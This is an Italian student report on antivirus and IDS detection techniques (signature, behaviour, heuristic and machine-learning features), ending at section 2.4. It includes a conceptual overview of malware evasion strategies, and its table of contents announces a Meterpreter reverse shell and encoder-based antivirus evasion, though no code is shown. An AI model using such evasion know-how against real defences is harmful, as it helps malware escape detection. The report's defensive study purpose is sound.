

Analisi delle tecniche di detection degli antivirus

Relazione progetto per il corso di sicurezza del software

Candidati:

Giacomo Ferro

Matricola VR439370

Marco Lucchese

Matricola VR439670

Indice

1	Introduzione	4
1.1	Principali categorie di malware	4
1.2	Software Antivirus	5
2	Principali tecniche di riconoscimento malware	7
2.1	Signature-based method	7
2.1.1	State transitions analysis tool	9
2.1.2	Behavioral Approach on signatures to Worm Detection	10
2.1.3	Semantics recognition on signatures	10
2.1.4	Honeycomb, honeypot di generazione di firme	11
2.2	Behaviour-based method	12
2.2.1	Principali strategie anti-rilevazione	13
2.2.2	System call profiling dei processi	14
2.2.3	Fileprint analysis	15
2.3	Heuristic-based method	15
2.3.1	OpCode	16
2.3.2	N-grams	16
2.3.3	CFG	17
2.4	Layered-based method	19
2.5	Differenza tra metodi basati su firma e su comportamento . .	19
3	Malware Detection using Statistical Analysis of Byte-Level File Content	20
3.0.1	Tecniche di data mining precedenti: Strings, KM e NG	21
3.0.2	Nuovo approccio	22
3.0.3	Modulo di generatore blocchi lunghezza fissa	23
3.0.4	Modulo estrattore di features	24
3.0.5	Modulo di classificazione basata su Data mining	25
3.0.6	Modulo di correlazione C	25
3.0.7	Risultati ottenuti	25
4	Low-cost Detection of Backdoor Malware	26
5	Creazione del malware e testing su Antivirus	28
5.1	Tipologia del virus: reverse-shell	28
5.2	Core del malware: Metasploit Meterpreter	29
5.3	Cifratura con encoders	30
5.3.1	cmd/brace	32
5.3.2	cmd/echo	33

5.3.3	cmd/generic_sh	33
5.3.4	cmd/ifs	33
5.3.5	cmd/powershell_base64	33
5.3.6	cmd/printf_php_mq	34
5.3.7	cmd/eicar	34
5.3.8	x86/shikata_ga_nai	34
6	Analisi dei risultati sulle scansioni	35
7	Injection di malware tramite HID	36
8	Conclusioni	38
9	Bibliografia	39

1 Introduzione

1.1 Principali categorie di malware

Con malware ci si riferisce ad un software malevolo che esegue delle operazioni generalmente non permesse per trarre un certo tipo di vantaggio da queste. In letteratura sono presenti numerose definizioni che possono essere riassunte con: *"un malware è un codice che ha lo scopo preciso di modificare il funzionamento di un sistema"*. Altre definizioni più generali usano i sostantivi malware, virus, software malevolo e codice intrusivo come sinonimi. Le categorie principali di virus ad oggi conosciute sono le seguenti:

- **Virus:** un virus è un programma che si replica molte volte nella macchina che infetta inserendosi come payload negli eseguibili. Questi eseguibili infetti vengono definiti come *virus's host* mantenendo sempre l'analogia in ambito medico. Questa categoria di virus generalmente non provoca gravi danni alla macchina poichè necessita di quest'ultima per funzionare. Essi generalmente figurano come software di utility innocui che però sono stati fusi con l'eseguibile malevolo e alla loro esecuzione essi si replicano e procedono molto spesso a disabilitare le difese del sistema. Esempi di questi virus sono la classe expiro per windows32.
- **Worms:** Questa categoria di virus replica sè stessa eseguendo del proprio codice indipendente dai programmi della macchina. Un worm, a differenza del virus classico, non necessita di una macchina da infettare per arrecare dei danni. Inoltre, generalmente i worms sono molto più infettivi e non si limitano ad infettare la singola macchina ma cercano di propagarsi attraverso la rete raggiungendo un numero maggiore di macchine.
- **Trojan horses:** è un malware camuffato all'interno di un applicativo molto spesso all'apparenza trusted. Tale applicativo dovrebbe svolgere una funzione standard ma all'interno esegue operazione non autorizzate. Questi malware tipicamente cercano di accumulare informazioni sensibili e di mandarle in rete a qualche host predefinito. Per questa ragione tali virus possono essere catalogati come spyware.
- **Ransomware:** categoria di malware molto pericolosa. Questi virus si diffondono generalmente come tipologia worms e quindi sono altamente infettivi. Una volta preso il controllo del computer ne criptano il contenuto generalmente con cifratura simmetrica DES o AES e chiedono un riscatto all'utente per decrittare i file dell'host.

- **Backdoor/remote access/spyware:** Come suggerisce la parola stessa, questa categoria di malware permette l'accesso remoto all'host da terzi. A questa categoria appartengono virus come reverse shell o anche rootkit con delle piccole differenze di implementazione. I virus di tipologia spyware generalmente vengono installati segretamente su un host e procedono a monitorare le attività della macchina ed ad eseguire operazioni senza permesso.
- **Adware:** programmi malevoli sempre della categoria spyware o cavallo di troia. Tali programmi puntano sempre a raccogliere informazioni commerciali dell'utente per generare pubblicità mirata spesso senza il consenso su normativa della privacy. Delle volte sono responsabili anche della generazione di pop-ads automatici durante la navigazione in internet.

Queste erano le principali categorie di malware. Procediamo ora ad analizzare quali sono le principali contromisure conosciute in letteratura che ne permettono la rilevazione.

1.2 Software Antivirus

Per difendersi da attacchi di malware esistono i software antivirus che si basano sull'implementazione di una o più tecniche di rilevazione dei malware note in letteratura. Questi sistemi di difesa non è detto che risiedano per forza all'interno del sistema da proteggere, anche se l'installazione su endpoint è la più comune, esiste tuttavia la possibilità di installare tali software su un server centrale al quale tutti i client faranno riferimento. Insieme agli antivirus, esistono anche gli IDS che operano analisi sul traffico in base alla categoria a cui appartengono. Le due grandi categorie sono:

- Ruled-based detection
- Statistic-based detection

Nella prima metodologia, l'input è un comportamento da classificare. Il sistema conosce qual è il comportamento normale e anomalo del sistema e riesce a riconoscere per questo un attacco. Più nello specifico, il sistema cerca di capire qual è il comportamento normale del sistema e dei suoi utenti. Quello che si fa è profilare il comportamento normale degli user cioè avere dei meccanismi di audit e memorizzare il comportamento su molteplici fronti: log, accesso al sistema, accesso rete, social network in modo da stimare un comportamento normale e quindi riuscire a rilevare nel futuro comportamenti che probabilmente saranno malevoli. Quindi procede a fare statistiche sulle

azioni che fanno gli utenti in modo da vedere quali sono poi i comportamenti anomali statisticamente. Da qui distinguiamo **threshold detection** e **profile based detection**. Nel caso del threshold, verifico se certe soglie vengono violate. Stabilisco soglie su certe risorse usate in base alla quantità che normalmente viene usata. In genere si incrociano più soglie violate per poter far scattare il sistema di allarme: non basta una sola soglia violata. Spesso la soglia viene incrociata con il profilo degli utenti analizzando le sue soglie personali e l'uso delle risorse. Nel caso di profile based: dopo aver profilato ogni utente in base al suo comportamento si procede a capire quali sono le soglie da piazzare. Il profiling è utile per tracciare profilo di insider. Generalmente in questa classe di approcci si mischiano le due sotto-metodologie.

Nella seconda metodolgia, dato sempre un comportamento da riconoscere, si cerca quindi di profilare il comportamento tipico degli attaccanti che possono essere hacker esterni, insider ecc. Profilare l'attacco significa sapere quali sono le possibili mosse di un certo attacco. Il sistemista sa come profilare un attacco sulla base dell'esperienza quindi occorre definire una blacklist di mosse sospette, quando una o più di queste azioni saranno rilevate allora il sistema sarà dichiarato come "sotto attacco". Distinguiamo **penetration identification** e **anomaly detection**. Nel caso di penetration identification, riconosco se sono state eseguite azioni sospette. Nel caso anomaly detection: utilizzo pattern per riconoscere azioni che sono si scostano dalla normalità e che quindi possono essere riconosciute come anomale. Rilevo anomalie osservando il comportamento abituale del sistema. Fisso quindi una serie di regole che rilevano quello che succede nel sistema e poi osservando il sistema dal vivo controllo se rispetta le specifiche fissate.

Se un sistema è meno evoluto di quelli citati sopra, esso tipicamente opererà attraverso un *sistema di riconoscimento di firme*. In altre parole, dato in input un malware esso lo confronterà con la repository di firme dei malware già precedentemente riconosciuti. Tale approccio non riconosce quindi un comportamento come detto sopra ma semplicemente confronta hash per riconoscere se il file è infettante. Diversamente da un IDS, un antivirus è un programma situato tipicamente a livello endpoint in una macchina che permette la protezione da malware sempre con metodologie simili a quelle appena elencate ma applicandole non ad una scansione di rete ma ad una scansione dei file (che potrebbero provenire anche dalla rete). Inoltre, diversamente da un IDS, un antivirus non è formato normalmente da componenti hardware che permettono la protezione perimetrale di una rete. Le cose in comune con un IDS sono le tecniche usate e il fatto che entrambi puntano a prevenire/rilevare attacchi in corso ed a porvi rimedio tempestivamente.

2 Principali tecniche di riconoscimento malware

Sappiamo tutti che al giorno d'oggi siamo vincolati all'uso di strumenti tecnologici sotto varie forme. Se da una parte la tecnologia informatica avanza, il rischio associato a tale tecnologia aumenta. La sicurezza del software e delle reti non ha ancora trovato la soluzione perfetta ma sono disponibili vari tool come antivirus, firewall, IDS che possono quindi aiutarci a rilevare tali attacchi.

Le tecniche di rilevazione dei malware sono i primi strumenti di difesa contro i virus e la potenza dello strumento è misurata sulla base della tecnica di difesa che usa. Sono presenti oltre 40 tecniche di rilevazione conosciute ma esse possono essere raggruppate principalmente in 3 sottogruppi:

- Signature-based
- Behaviour-based e Heuristic-based
- Layered-based

2.1 Signature-based method

Le tecniche di rilevamento basate sulla firma sono state utilizzate sin dai primi tempi del monitoraggio della sicurezza. Gli scanner antivirus utilizzavano le firme per identificare i file infetti e i primi sistemi di rilevamento delle intrusioni (IDS) si basavano fortemente sulle definizioni delle firme che dovevano essere costantemente aggiornate. Un sistema di questo tipo sfrutta il fatto che gli attacchi seguono schemi e firme ben definiti, di solito vengono codificati in anticipo e successivamente utilizzati per corrispondere al comportamento dell'utente. Implica che il rilevamento di un uso improprio richiede una conoscenza specifica di un determinato comportamento intrusivo. In un rilevamento basato sulla firma, vengono determinati schemi di attacco predeterminati sotto forma di firme e queste firme vengono ulteriormente utilizzate per determinare gli attacchi di rete. Si esamina solitamente il traffico di rete con firme predefinite e si ripete la scansione ogni volta che il database viene aggiornato. Forniscono una protezione adeguata fino a quando gli avversari non diventano più avanzati. Infatti, gli hacker hanno scoperto i metodi per eludere le firme, lasciando la prima generazione di sistemi di rilevamento mal equipaggiati per proteggere le aziende dai malware. Più nello specifico, tale metodologia non resiste ai cosiddetti *"zero-day"* attacks ovvero agli attacchi di virus che non sono mai stati registrati. In altre parole, la metodologia di riconoscimento tramite firme esegue un'approssimazione

sui comportamenti possibili di un malware ovvero modella solo un piccolo sottoinsieme di comportamenti tramite le firme.

Il rilevamento basato sulla firma è un processo in cui viene stabilito un identificatore univoco su una minaccia nota in modo che possa essere identificata in futuro. Nel caso di uno scanner antivirus, l'identificatore potrebbe essere un modello univoco di codice che si collega ad un file oppure può essere semplice come l'hash di un file dannoso noto. Se lo specifico modello o firma viene nuovamente rilevato, il file può essere contrassegnato come infetto. Man mano che il malware diventava più sofisticato, gli autori di malware iniziarono a usare nuove tecniche, come il polimorfismo, per cambiare il modello ogni volta che l'oggetto si diffondeva da un sistema all'altro. Pertanto, una semplice corrispondenza di pattern non sarebbe utile al di là di una manciata di dispositivi rilevati. Nei sistemi di rilevamento di rete come IDS, le firme sono definite per cercare pattern all'interno del traffico di rete. Uno dei metodi di definizione più comuni sono le *"Regole Snort"*. Una regola Snort definisce le caratteristiche di uno o una serie di pacchetti di rete per identificare comportamenti dannosi. Ad esempio, è possibile scrivere una regola Snort per identificare il traffico di comando e controllo tra un dispositivo infetto e l'avversario, indipendentemente da dove siano conservati i server dell'avversario. Risulta essere più difficile per gli avversari offuscare i pacchetti di rete per sfuggire alla firma ed è relativamente facile crittografare il traffico, complicando il processo di rilevamento. Uno dei maggiori fattori limitanti dietro le firme è che questi sono sempre di natura reattiva: devi sempre iniziare con un'istanza di un virus o la comprensione di un attacco di rete per poter scrivere una firma per rilevarli. *Ciò significa che le firme NON possono identificare minacce sconosciute ed emergenti. Le firme identificano solo le minacce già note.*

Un'altro aspetto fondamentale è che l'aggiornamento delle firme necessita molto spesso dell'intervento umano nella base di dati e questo richiede molto tempo. Da ultimo, tale approccio alla lunga potrebbe presentare problemi di archiviazione dei dati poichè il numero di firme andrà certamente ad aumentare.

Nel tentativo di determinare una soluzione a lungo termine per queste minacce, sono state create nuove tecniche per ricercare gli effetti degli attacchi piuttosto che identificare le caratteristiche uniche degli attaccanti o dei loro virus. Questo offre il vantaggio di scoprire potenzialmente minacce sconosciute.

U = set of all malicious behavior
S = set of all known signatures




Figura 1: Illustrazione di perchè signature-based detection è insufficiente

2.1.1 State transitions analysis tool

Un esempio di sistema basato su firme è STAT che è un tool di analisi delle transizioni di stato. Esso rappresenta le firme con i diagrammi di transizione degli stati. Durante il runtime, questi diagrammi modellano il funzionamento di macchine a stati finiti che rappresentano possibili intrusioni in corso. Il sistema STAT fa avanzare queste macchine a stati da stato a stato mentre osserva eventi che corrispondono a parti delle firme di attacco. Se il sistema STAT osserva una sequenza di eventi che alla fine sposta una di queste macchine a stati finiti al suo stato finale, il sistema STAT dichiara di aver rilevato un'intrusione. Più nello specifico, sapendo che in un IDS esiste un meccanismo per il controllo dei dati (auditing), questo meccanismo trasmette i dati a un pre-processore che li formatta in modo che possano essere analizzati con un diagramma di transizioni. Questi dati vengono quindi confrontati con attacchi noti sotto forma di diagrammi di transizione di stato. Questo approccio può rilevare solo attacchi identificabili nel sistema dove con "identificabile" sono eventi che apportano visibili modifiche al sistema. L'implementazione di questo approccio STAT è generica per riconoscere varianti dello stesso attacco, mentre gli strumenti tradizionali basati su regole sono meno adattive. STAT ha anche la capacità di rilevare attacchi collusivi, perché mantiene un elenco di utenti che hanno contribuito a definire i pattern di attacco acquisiti.

2.1.2 Behavioral Approach on signatures to Worm Detection

Per la rilevazione dei malware di tipologia worm esistono 4 tipologie di firme fondamentali. Le firme di base sono quelle che possono essere identificate monitorando i flussi di dati in entrata e in uscita da un singolo nodo. Poiché il worm deve propagarsi, dopo aver compromesso il server, deve ancora una volta agire come un client per un altro host nella speranza di infettare più macchine, tramite la stessa vulnerabilità. Questo approccio al rilevamento non è altrettanto efficace se applicato in un ambiente peer-to-peer. Un'altra firma di base è alpha-in e alpha-out che mostra semplicemente che i worm in genere inviano dati simili attraverso i nodi e quindi spesso hanno simili, se non gli stessi, collegamenti del flusso di dati in ingresso e in uscita. Questo approccio è limitato per alcuni servizi. Un'altra forma di firma comportamentale si chiama "fanout". Fanout posiziona semplicemente una soglia sul numero di discendenti che un host può avere in un dato momento. La relazione di discendenza è un esempio di firma induttiva. Le firme induttive assumono che esistono una serie di host infetti responsabili dell'infezione di altri host, che nel ciclo di infezione causano una crescita esponenziale delle infezioni e costituiscono un ottimo indicatore che un worm si sta diffondendo rapidamente. Per creare una firma per questo tipo di comportamento, le soglie devono essere impostate su quanto segue:

- la profondità dell'albero
- numero di figli dell'albero
- fattore di ramificazione medio
- il tempo che serve per raggiungere una certa profondità dell'albero

Gli autori hanno analizzato la firma da server a client e le firme alpha-in/alpha-out. La firma da server a client è risultata perfettamente sensibile ai worm attivi che cambiano un server in un client (spoofing). La firma alpha-in/alpha-out dipende dal valore di soglia scelto per l'alfa. Ad esempio, un valore alfa di 1, sarebbe inutile in quanto la percentuale di falsi allarmi sarebbe eccessivamente alta.

2.1.3 Semantics recognition on signatures

Le firme malware sono rappresentate da modelli, ogni modello è una tupla di 3 oggetti: istruzioni, variabili e costanti simboliche. I modelli tentano di generalizzare la firma di un'istanza di malware e anche mantenere l'essenza del comportamento del codice dannoso. Sono necessari tre passaggi per

identificare se il programma è dannoso o meno. Prima il programma viene convertito in una rappresentazione intermedia indipendente dalla piattaforma che è una variante del linguaggio x86. Successivamente, viene calcolato un grafico del flusso di controllo per questa rappresentazione intermedia e viene confrontato con il diagramma di flusso di controllo del modello. Infine, il confronto viene effettuato tramite l'uso di coppie def-use. Se per ogni def-use trovata nel modello, esiste una corrispondente coppia def-use nella rappresentazione intermedia, allora il programma è dannoso. I risultati mostrano che tale approccio basato su modelli ha la capacità di rilevare varianti di malware con zero falsi positivi. Inoltre risulta anche particolarmente robusto alla ridondanza. per testarlo si sono usati 3 tipi di garbage instructions:

- inserzione di "nop"
- inserzione di "stack-op" cioè inserimento nello stack di operazioni che non cambiano la semantica
- inserzione di "math-op" cioè inserimento di operazioni matematiche nel malware

Tale approccio di riconoscimento ha ottenuto il massimo dei risultati mentre ad esempio una scansione McAfee per l'inserimento nop, l'inserimento stack-op e math-op ha ottenuto risultati di rilevazione pari a 25 percento, 75 percento e 90 percento rispettivamente.

2.1.4 Honeycomb, honeypot di generazione di firme

Parliamo di un sistema che utilizza honeypot per generare firme e rilevare malware derivanti dal traffico di rete. La tecnica degli autori opera presupponendo che il traffico diretto a honeypot è sospetto. Honeycomb memorizza le informazioni relative a ciascuna connessione, anche dopo che la connessione è stata terminata. Il numero di connessioni che può salvare è limitato. Il flusso riassembleato della connessione viene archiviato. La longest common subsequence cioè l'algoritmo LCS viene utilizzato per determinare se viene trovata una corrispondenza tra le connessioni memorizzate e nuove connessioni che riceve Honeycomb. Poiché Honeycomb ha bisogno di una serie di firme con cui confrontarsi, inizialmente utilizza anomalie nel flusso di connessione per creare firme. Ad esempio, se ci sono flag TCP sospetti, verrà generata una firma per quel flusso. La firma è il flusso che entra nell'honeypot. Per rilevare codice dannoso, vengono utilizzati schemi di rilevamento orizzontale e verticale. Nell'approccio orizzontale, viene confrontato l'ultimo (ennesimo) messaggio di un flusso in entrata con l'ennesimo messaggio di tutti i flussi

memorizzati dall'honeypot. Nell'approccio verticale, i messaggi vengono aggregati e l'algoritmo LCS viene eseguito sull'aggregazione del flusso appena arrivato e la forma aggregata dei flussi memorizzati dal sistema. Le firme che non vengono utilizzate molto vengono eliminate dalla coda delle firme. Se una nuova firma è identica o un sottoinsieme di una firma già esistente, non viene aggiunto al pool di firme. Questo aiuta a mantenere il più possibile piccolo il set di firme. A intervalli regolari le firme trovate vengono segnalate e registrate su un altro modulo.

2.2 Behaviour-based method

A differenza del rilevamento basato su firma, l'analisi del comportamento non è alla ricerca di caratteristiche uniche della minaccia specifica, ma piuttosto sta osservando i risultati empirici e visibili. In termini medici, si può pensare alle firme come ad un esame del sangue per vedere se sei infetto da un batterio specifico, mentre l'analisi del comportamento è come l'osservazione dei sintomi. Se hai mal di gola, febbre, congestione, allora probabilmente stai male. Nella rilevazione a livello di endpoint, questo significa guardare a ciò che ogni singolo processo sta cercando di eseguire. Indipendentemente dalla sua firma, se un eseguibile sta cercando di eseguire una scalata dei privilegi, probabilmente non va bene. Quando si osserva il comportamento della rete, può essere ancora più complicato. Alcuni prodotti creano una linea di base per i normali schemi di traffico e quindi attivano un avviso in caso di anomalie. Altri cercano di identificare quando connessioni specifiche si comportano in modi inaspettati.

La rilevazione di un'anomalia prevede fondamentalmente due fasi:

- fase di training in cui il tool cerca di apprendere il comportamento normale
- fase di monitoring in cui cerca di rilevare l'attacco

In realtà la seconda fase è più articolata e non si basa solo sulla scansione dell'host, nel tentativo di rivelare anomalie. Infatti, allo stesso tempo, il programma continua a catalogare il comportamento normale del sistema e delle app malevole. In questo modo, il sistema è protetto anche dagli "zero days attacks" da parte dei malware neo-generati. Nella figura mostriamo comunque che è in grado di rilevare una sottoparte dei comportamenti validi e quindi il rate dei falsi positivi non è nullo.

Il vantaggio dell'analisi comportamentale è che ha il potenziale di scoprire minacce sconosciute, un effetto collaterale è che è incline a falsi positivi.




Figura 2: Caratterizzazione dei comportamenti in anomaly-based detection

Nell'analogia medica, potresti avere caldo, sudorazione e respiro affannoso a causa di un raffreddore oppure no. Quando i falsi positivi superano i rilevamenti autentici, allora il sistema non funziona a dovere. Inoltre, l'analisi del comportamento può richiedere molte più risorse, quindi fare affidamento su di essa per identificare le minacce conosciute può essere costoso e rischia di perdere una minaccia che sarebbe facilmente identificabile con una firma.

2.2.1 Principali strategie anti-rilevazione

- **Offuscamento:** L'obiettivo degli attaccanti è quello di impedire il rilevamento del loro malware tramite l'uso della firma. Queste azioni includono ad esempio l'aggiunta di comandi di garbage non necessari.
- **Codifica del codice:** i malware criptano se stessi o la loro porzione malevola. Un malware di questo tipo utilizza un meccanismo complesso di algoritmi di codifica, decodifica e chiavi simmetriche. Quando viene eseguito, la chiave viene usata per decrittare la parte malevola ma il virus esegue una copia di se stesso criptata con chiave e algoritmo nuovi. Quindi ha generato una nuova copia criptata a runtime di se stesso. In conclusione la codifica continua a cambiare a livello di esecuzione ma il malware si può rilevare perchè non cambia l'algoritmo di decodifica.

- **Strategie oligomorfiche:** questi malware si criptano come meccanismo di difesa e sono in grado di cambiare l'algoritmo di codifica solo un numero limitato di volte.
- **Strategie polimorfiche:** utilizza sempre la strategia di cifratura però con un numero illimitato di algoritmi di codifica. Questi virus cambiano l'entry point della parte da eseguire, che viene posta sempre dopo la parte destinata all'algoritmo di codifica e contemporaneamente viene assegnata la corrispondente chiave di decodifica.
- **Strategie metamorfiche:** questi malware cambiano continuamente e quindi una nuova istanza del malware è completamente diversa dall'originale. Tale trasformazione non avviene attraverso un motore che esegue le modifiche ma attraverso delle modifiche automatiche come ridenominazione delle variabili, inserimento di blank spaces, riordino degli statement, inserimento di codice opaco.

2.2.2 System call profiling dei processi

Si tratta di un metodo di rilevazione basato sulla frequenza delle chiamate di sistema. Il profilo di un processo è composto da una sequenza di chiamate di sistema. Il profilo di base di un processo ha le chiamate di sistema classificate in base alla frequenza. Più basso è il ranking della chiamata di sistema, più frequentemente è utilizzata nei processi. Un SUID registra sequenze di chiamate di sistema per processi. Una volta che il profilo del processo è stato stabilito, la distanza tra il profilo e i dati del campione deve essere misurata. I dati di campione sono dati dal programma sotto analisi a runtime. Un ottimo algoritmo di corrispondenza chiamato DP matching viene utilizzato per ottenere le distanze tra il dati di sampling e profilo del sistema. La distanza indicata dalla corrispondenza DP serve da indicatore della pericolosità di un processo quando la distanza viene confrontata con il numero chiamate di sistema disponibili. Se la distanza di una chiamata di sistema di un processo e il suo profilo è inferiore a $1/4$ del numero totale di chiamate di sistema nel sistema, allora è in a stato normale. Se la distanza è maggiore di $1/4$ e inferiore a $1/2$, il processo è considerato in uno stato di attenzione. Se la distanza è maggiore di $1/2$, il processo è considerato in uno stato di rilevazione. Come accennato in precedenza, le chiamate di sistema sono rappresentate dal loro rango derivato da il profilo di base. Gli autori hanno giustificato il loro approccio di classificazione delle frequenze confrontando altri due modi per identificare le chiamate di sistema. Le alternative erano assegnare come numero il numero reale di chiamata del sistema oppure assegnare i numeri delle chiamate del sistema a caso.

2.2.3 Fileprint analysis

Parliamo di n-gram analisi per rilevare i malware. Durante la fase di addestramento, vengono derivati un modello o una serie di modelli che tentano di caratterizzare i vari tipi di file su un sistema in base alla loro composizione strutturale (byte). Questi modelli derivano dall'apprendimento dei tipi di file che il sistema intende gestire. La premessa è che i file benigni hanno prevedibili composizioni di byte regolari per i loro rispettivi tipi. Ad esempio, i file .pdf benigni hanno una distribuzione di byte univoca diversa dai file .exe o .doc. Qualsiasi file sotto controllo che si ritiene vari "troppo" dal modello dato o da una serie di modelli, è contrassegnato come sospetto (entropia maggiore). Questi file sospetti sono contrassegnati per un'ulteriore ispezione da parte di altri meccanismi per determinare se è effettivamente dannoso.

Gli esperimenti hanno mostrato che 1-gram su file .pdf ha successo dal 72 al 94 per cento delle volte.

2.3 Heuristic-based method

L'approccio heuristic based cerca di far collimare gli svantaggi strutturali delle due precedenti tecniche. Tale categoria di riconoscimento malware utilizza prevalentemente approcci di machine learning per apprendere e successivamente prevedere il comportamento di file eseguibili. Ad esempio, esistono metodi che sfruttano regole Naive Bayes per classificare eseguibili malevoli. Queste tecniche di ML richiedono dei metodi particolari e soprattutto un set di features estratte da un set di training/input. Queste features sono descritte nella figura successiva:




Figura 3: Possibili features per i metodi euristici

Tra questi ci concentriamo sulle features OpCodce, CFG e N-grams.

2.3.1 OpCode

Un OpCode (abbreviazione di Operational Code) è la suddivisione di un'istruzione in linguaggio macchina che identifica l'operazione da eseguire. Più specificatamente, un programma è definito come una serie di istruzioni di assembly ordinate. Un'istruzione è una coppia composta da un codice operativo e un operando o un elenco di operandi. Si è arrivati a mostrare che l'analisi dei singoli OpCode porta a rilevare features tipiche dei malware. A tal fine, si è analizzato statisticamente la capacità dei singoli OpCode e si è arrivati a dimostrare la loro elevata affidabilità nel determinare la pericolosità di un eseguibile e si è dimostrato che gli OpCode possono essere utilizzati come una potente rappresentazione per i file eseguibili. Per fare ciò, si procede a disassemblare i file eseguibili, usando i file assembly generati e poi, una volta creato un profilo OpCode che contiene un elenco di OpCode, si calcolano la pertinenza di ciascun OpCode in base alla frequenza di comparsa di ciascuno di essi in entrambi set di dati (ovvero malware set e set di dati benigni) che utilizzano le informazioni reciproche. Infine, si usa la Weighted Term Frequency (WTF) per creare il vettore di feature ad hoc estratto dagli eseguibili. I classificatori basati sull'apprendimento automatico richiedono un numero elevato di campioni per ciascuna delle classi di eseguibili che tentano di rilevare malware ed è abbastanza difficile ottenere questa quantità di dati etichettati nel mondo reale. Quindi questa è la principale limitazione a tale metodologia di riconoscimento.

2.3.2 N-grams

N-Grammi sono tutte sottostringhe di una stringa più grande con lunghezza pari ad N. Ad esempio, la stringa "VIRUS", può essere segmentata in diversi grammi: "VIR", "IRU", "RUS" e così via. Nell'ultimo decennio, diverse ricerche sono state motivate sul rilevamento di malware sconosciuto in base al suo contenuto di codice binario che verrà brevemente riassunto in questa sezione. Sono stati impiegati tre diversi metodi di estrazione delle features: features estratte dalla sezione PE, stringhe di testo in chiaro codificate in file eseguibili e features della sequenza di byte. Alcuni studiosi hanno usato N-Grammi per rilevare i virus del settore di avvio usando le reti neurali artificiali (ANN). Un virus del settore di boot è una variante di malware che infetta il settore di avvio DOS o il record di avvio principale (MBR). Quando un sistema ha infettato, l'MBR è in genere rovinato e l'ordine di avvio del computer cambia. N-Grammi sono stati selezionati tra le sezioni più frequenti di malware e file eseguibili benigni. Hanno utilizzato uno specifico algoritmo di riduzione delle features in modo tale che ciascun malware debba essere

composto da almeno quattro N-Grammi dal set di N-Grammi esistenti. Si può anche procedere a classificare il malware in diverse famiglie in base alle funzioni del rispettivo payload.

2.3.3 CFG

Un Control Flow Graph (CFG) è un grafico che rappresenta il flusso di controllo dei programmi e sono ampiamente utilizzati nell'analisi del software e sono stati studiati per molti anni. CFG è un grafo diretto, in cui ciascun nodo rappresenta un'istruzione del programma e ogni arco rappresenta il flusso di controllo tra le istruzioni (ovvero cosa succede dopo ogni blocco). Le dichiarazioni possono essere assegnazioni, copie di dichiarazioni, rami decisionali, ecc. Si deve eseguire una serie di operazioni di normalizzazione dopo aver smontato un programma eseguibile per ridurre gli effetti delle tecniche di mutazione e svelare le connessioni di flusso tra codice benigno e malevolo. Un CFG di un programma va confrontato con il CFG di un malware normalizzato per sapere se CFG contiene un sotto-grafo che è isomorfo rispetto al CFG di quello normalizzato. Pertanto, il problema di rilevare malware viene modificato nel problema dell'isomorfismo del sotto-grafo. Altri studiosi hanno usato CFG di un programma come firma per la rilevazione del malware. Infatti come accennato, CFG è composto da nodi e archi e, come sappiamo, ogni assembler è costituito da quattro tipi di istruzioni: salti non condizionali (jmp), salti condizionali (jcc), chiamate di funzione (call) e ritorni di funzioni (ret). Si astrae qualsiasi sequenza contigua di istruzioni in un nodo chiamato "inst", e successivamente la fine del programma si modella con un nodo chiamato "end". Quindi, hanno definito sei tipi di nodo: jmp, jcc, call, ret, inst ed end. Si crea un CFG sulla base di questi tipi. Quindi, si riducono questi nodi in questo modo: per qualsiasi nodo di tipo inst o jmp, si rimuove il nodo dal grafo e si collegano tutti i suoi predecessori al suo unico successore. Dopo la riduzione, hanno usato questo grafo come firma per il file.




Figura 4: Estrazione della firma tramite CFG

Di seguito mostriamo una tabella riassuntiva dei vantaggi e svantaggi circa i tre metodi di analisi presentati sopra.

OpCode	Shows the ability of single OpCodes to use as feature in machine learning malware detection techniques.	
	Detects obfuscated malware variants.	High number of executable for each of the classes. Imbalance datasets.
	Extracts proper features for machine learning classifiers.	High number of executable for each of the classes.
	Does not need high number of executable for each of the classes. Suitable for Imbalance datasets.	It is difficult to evaluate. May be biased.
	Detects metamorphic malware.	
CFG	Detects unknown malware. Reduces the false positive rate.	
	Detects metamorphic malwares.	
	High detection ratio. Low false positive rate.	Did not compare the efficiency of its algorithm with other techniques.
N-Gram	Low false-positives rate.	Did not evaluate false negatives.
	Improves the accuracy of malware detection effectively. Low false positive ratio.	Time Complexity.

Figura 5: Tabella vantaggi/svantaggi varie metodologie di ML su features

2.4 Layered-based method

